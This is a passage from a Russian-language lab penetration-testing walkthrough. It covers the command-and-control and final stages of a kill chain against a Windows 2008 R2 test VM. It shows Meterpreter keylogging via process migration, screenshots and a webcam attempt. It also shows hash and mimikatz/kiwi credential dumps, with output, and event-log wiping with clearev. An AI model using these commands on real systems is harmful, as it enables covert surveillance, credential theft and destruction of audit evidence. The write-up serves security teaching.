
6. **Command and Control (C2) – Этап управления компрометированной системой**

На этом этапе можем взаимодействовать с системой и получать с неё различные данные. Ниже приведена часть комманд с описанием для наглядности:

```
Stdapi: User interface Commands
===============================
    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyboard_send  Send keystrokes
    keyevent       Send key events
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    mouse          Send mouse events
    screenshare    Watch the remote user's desktop in real time
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components
Stdapi: Webcam Commands
=======================
    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam
```

К примеру, можем получить скриншот с экрана пользователя:

```
meterpreter > screenshot
Screenshot saved to: /home/kali/Desktop/LjWWFoby.jpeg
meterpreter >
```



Попробуем найти камеру с помощью **webcam_list** и получить с неё снимок с помощью **webcam_snap** или трансляцию с помощью **webcam_stream**:

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```


К сожалению, доступных камер в системе не оказалось.

Можем заняться софтверным кейлоггингом. Для захвата ввода текста с клавиатуры мы сначала должны мигрировать в процесс, куда вводится информация. Посмотрим на список активных процессов с помощью **ps**. Мы видим, что приложение **notepad.exe** открыто, номер процесса 4868. Мигрируем в него:


```
 4444  468   taskhost.exe     x64   1        VAGRANT-2008R2\vagrant
 4832  468   msdtc.exe       x64   0        NT AUTHORITY\NETWORK SER
                                              VICE
 4868  2312  notepad.exe     x64   1        VAGRANT-2008R2\vagrant
 4964  964   dwm.exe         x64   1        VAGRANT-2008R2\vagrant


meterpreter > migrate 4868
[*] Migrating from 1208 to 4868...
[*] Migration completed successfully.
```

Начнём захватывать ввод с клавиатуры с помощью **keyscan_start.**



Чтобы остановить захват и вывести все введённые с клавиатуры клавиши, используем **keyscan_dump:**




7. **Actions on Objectives – Этап выполнения задач атаки**

На финальном этапе киллчейна мы будем получать креды.

Получаем хэши паролей через **hashdump:**

Можем сбрутить их позднее, например, через **hashcat**.

Дампим креды с оперативной памяти с помощью **mimikatz**:



Видим предупреждение, что вместо **mimikatz** теперь надо использовать название **kiwi**.

Получим команды с помощью **help kiwi**.

```
meterpreter > help kiwi

Kiwi Commands
=============

    Command                Description
    -------                -----------
    creds_all              Retrieve all credentials (parsed)
    creds_kerberos         Retrieve Kerberos creds (parsed)
    creds_livessp          Retrieve Live SSP creds
    creds_msv              Retrieve LM/NTLM creds (parsed)
    creds_ssp              Retrieve SSP creds
    creds_tspkg            Retrieve TsPkg creds (parsed)
    creds_wdigest          Retrieve WDigest creds (parsed)
    dcsync                 Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm            Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create   Create a golden kerberos ticket
    kerberos_ticket_list   List all kerberos tickets (unparsed)
    kerberos_ticket_purge  Purge any in-use kerberos tickets
    kerberos_ticket_use    Use a kerberos ticket
    kiwi_cmd               Execute an arbitrary mimikatz command (unparsed)
    lsa_dump_sam           Dump LSA SAM (unparsed)
    lsa_dump_secrets       Dump LSA secrets (unparsed)
    password_change        Change the password/hash of a user
    wifi_list              List wifi profiles/creds for the current user
    wifi_list_shared       List shared wifi profiles/creds (requires SYSTEM)
```

Парсим креды со всей системы с помощью **creds_all kiwi**:

```
meterpreter > creds_all kiwi
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username   Domain           NTLM
--------   ------           ----
vagrant    VAGRANT-2008R2   e02bc503339d51f71d913c245d35b50b


wdigest credentials
===================

Username          Domain           Password
--------          ------           --------
(null)            (null)           (null)
VAGRANT-2008R2$   WORKGROUP        (null)
vagrant           VAGRANT-2008R2   vagrant

kerberos credentials
====================

Username          Domain           Password
--------          ------           --------
(null)            (null)           (null)
vagrant           VAGRANT-2008R2   (null)
vagrant-2008r2$   WORKGROUP        (null)
```

И не забываем про важный аспект успешного пентеста - удаляем логи после работы в системе. Можем сделать это с помощью команды **clearev**:

```
meterpreter > clearev
[*] Wiping 828 records from Application...
[*] Wiping 3285 records from System...
[*] Wiping 3946 records from Security...
```

Как видим, мы очистили логи сразу трёх системных журналов.

Киллчейн успешно завершён.